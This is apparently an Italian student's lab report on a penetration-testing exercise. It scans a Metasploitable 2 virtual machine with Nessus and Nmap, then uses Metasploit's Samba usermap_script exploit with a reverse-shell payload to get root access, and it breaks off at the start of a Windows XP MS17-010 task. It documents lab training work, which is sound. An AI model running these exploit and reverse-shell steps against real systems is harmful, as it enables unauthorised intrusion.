PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=11.1 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.221 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.218 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.258 ms
^C
--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3168ms
rtt min/avg/max/mdev = 0.218/0.257/0.329/0.057 ms

[metasploitable] [in esecuzione] - Oracle VM VirtualBox


(kali㉿ kali)-[~]
$ msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.329 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.253 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.189 ms

--- 192.168.50.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2014ms
rtt min/avg/max/mdev = 0.189/0.257/0.329/0.057 ms
msfadmin@metasploitable:~$
```

# Exploit Metasploitable con Metasploit

## NESSUS

Ora attiviamo il servizio di hosting Nessus, tramite il comando **"sudo systemctl nessusd.service"** per avviare il Vulnerability Scanner (spiegare cos'è), siamo andati sul browser e ci siamo collegati all'indirizzo **"http://kali:8834"** per poter entrare nella pagina di Nessus per effettuare lo scan che ci servirà per continuare l'esercizio.




N

# Exploit Metasploitable con Metasploit

## NESSUS

Una volta aperto il sito andiamo ad impostare la configurazione iniziale scegliendo "**Basic Network Scan**", impostiamo l'IP della macchina vittima -in questo caso Metasploitable (192.168.50.150)- e lasciamo i settaggi in default per lo "**Scan type**". Lanciamo lo **scan**.



# Exploit Metasploitable con Metasploit



## NMAP

Come prima cosa andiamo a fare una scansione generale tramite NMAP all'IP di Metasploitable 2 tramite il comando  
**"sudo nmap -sS -T5 192.168.50.150"**.

Spiegazione comando:

- **-sS** serve per eseguire una scansione SYN, una scansione in cui non viene terminato il three-way-handshake, è meno invasiva e più Stealth
- **-T5** imposta al massimo la velocità di scansione

```
(kali㉿kali)-[~]
$ sudo nmap -sS -T5 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 15:28 CET
Nmap scan report for 192.168.50.150
Host is up (0.00020s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    open     telnet
25/tcp    open     smtp
53/tcp    open     domain
80/tcp    open     http
111/tcp   open     rpcbind
139/tcp   filtered netbios-ssn
445/tcp   open     microsoft-ds
512/tcp   open     exec
513/tcp   open     login
514/tcp   open     shell
1099/tcp  open     rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open     nfs
2121/tcp  open     ccproxy-ftp
3306/tcp  open     mysql
5432/tcp  open     postgresql
5667/tcp  open     irc
3009/tcp  open     ajp13
3180/tcp  open     unknown
MAC Address: 08:00:27:33:EC:94 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
```

# Exploit Metasploitable con Metasploit



## NMAP

Dopodichè andiamo ad effettuare una scansione più specifica alla porta 445, come richiesto nella traccia, usando sempre NMAP ma attraverso quest'altro comando:

**"sudo nmap -A -sV -T5 -p 445  
192.168.50.150".**

Spiegazione comando:

- **-A** imposta una scansione generale di tutto ciò che andremo a cercare, tra cui sistema operativo, versione del servizio e lo scan degli script
- **-sV** per visualizzare il servizio utilizzato dalla porta e la sua versione attuale
- **-p** per indicare la porta specifica a cui andremo ad effettuare la scansione
- **-T5** imposta al massimo la velocità di scansione

```
(kali㉿kali)-[~]
$ sudo nmap -A -sV -T5 -p 445 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 15:28 CET
Nmap scan report for 192.168.50.150
Host is up (0.00026s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:33:EC:94 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running: Linux 2.6.X, Citrix XenServer 5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.18 cpe:/o:citrix:xenserver:5.5
OS details: Citrix XenServer 5.5 (Linux 2.6.18), Linux 2.6.8 - 2.6.30
Network Distance: 1 hop

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2024-01-23T09:28:22-05:00
| smb2-time: Protocol negotiation failed (SMB2)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.26 ms  192.168.50.150

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.81 seconds
```

# Exploit Metasploitable con Metasploit



## METASPLOIT

Ora andiamo ad utilizzare il tool Metasploit per poter sfruttare le vulnerabilità di 445 tramite il comando **"search usermap\_script"** per trovare l'exploit in questione che ci serve, e per scegliere il modulo **"usermap\_script"** mandiamo il comando **"use 0"** (l'id associato al modulo che ci serve).

```
Metasploit Documentation: https://docs.metasploit.com/
searcmsf6 > search usermap_script

Matching Modules
=====
#  Name
Description
-  -----
-----
0  exploit/multi/samba/usermap_script  2007-05-14    excellent  No
Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

# Exploit Metasploitable con Metasploit



## METASPLOIT

Dopodiché andiamo a visualizzare informazioni aggiuntive ed il funzionamento del modulo stesso tramite il comando “**show info**”. Ora andiamo a vedere quale pacchetto di payload ci serve, in questo caso il **payload/cmd/unix/reverse** (il numero 20), che andrà a sfruttare il **protocollo TCP (telnet)**, tramite il comando “**show payloads**”.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show info

      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
      Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2007-05-14

      Provided by:
      jduck <jduck@metasploit.com>

      Available targets:
      Id  Name
      --  ---
      => 0  Automatic

      Check supported:
      No

      Basic options:
      Name   Current Setting  Required  Description
      ----  -----          -----  -----
      RHOSTS                               yes    The target host(s), see https://docs.
                                                metasploit.com/docs/using-metasploit/
                                                basics/using-metasploit.html
      RPORT    139           yes    The target port (TCP)
```

# Exploit Metasploitable con Metasploit



## METASPLOIT

Ora usiamo il comando **"show options"** così da visualizzare i parametri da impostare prima di lanciare l'exploit, in questo caso andiamo a modificare:

- IP macchina vittima:  
**set RHOSTS**  
**192.168.50.150**
- Porta sulla quale lanciare l'exploit: **set rport 445**
- La porta della macchina attaccante:  
**set lport 5555**

```
msf6 exploit(multi/samba/usermap_script) > set payload 20
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORt		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.50.150	yes	The target host(s), see https://docs.metasploit.com/docs/us.html
RPORT	445	yes	The target port (TCP)

```
Payload options (cmd/unix/reverse):
```

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

# Exploit Metasploitable con Metasploit



## METASPLOIT

Ora possiamo lanciare l'exploit (tramite la riga di comando **"run"**), e subito dopo la connessione avvenuta con successo, utilizziamo il comando **"ifconfig"** nella nostra nuova shell per visualizzare le corrette **informazioni** di **rete** della macchina attaccata.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pLMMaY0p630LqERO;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "pLMMaY0p630LqERO\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:41688) at 2024-01-23 15:48:39 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:33:ec:94
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:ec94/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:31463 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24319 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3414073 (3.2 MB) TX bytes:3824771 (3.6 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:986 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:164481 (160.6 KB) TX bytes:164481 (160.6 KB)
```

# Exploit Metasploitable con Metasploit



## METASPLOIT

Per confermare l'autorità dell'attacco usiamo il comando “**whoami**” ed in questo caso possiamo notare che siamo entrati nell'utente root. Per terminare l'esercizio controlliamo di avere il permesso di utilizzare i comandi “**privilege**” di root usando il comando “**cd /root**” per entrare nella **cartella root**.

```
whoami
root
cd /root
ls
Desktop
reset_logs.sh
vnc.log
```

# Exploit Windows con Metasploit

## Traccia - TASK 5

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili.

Si richiede allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

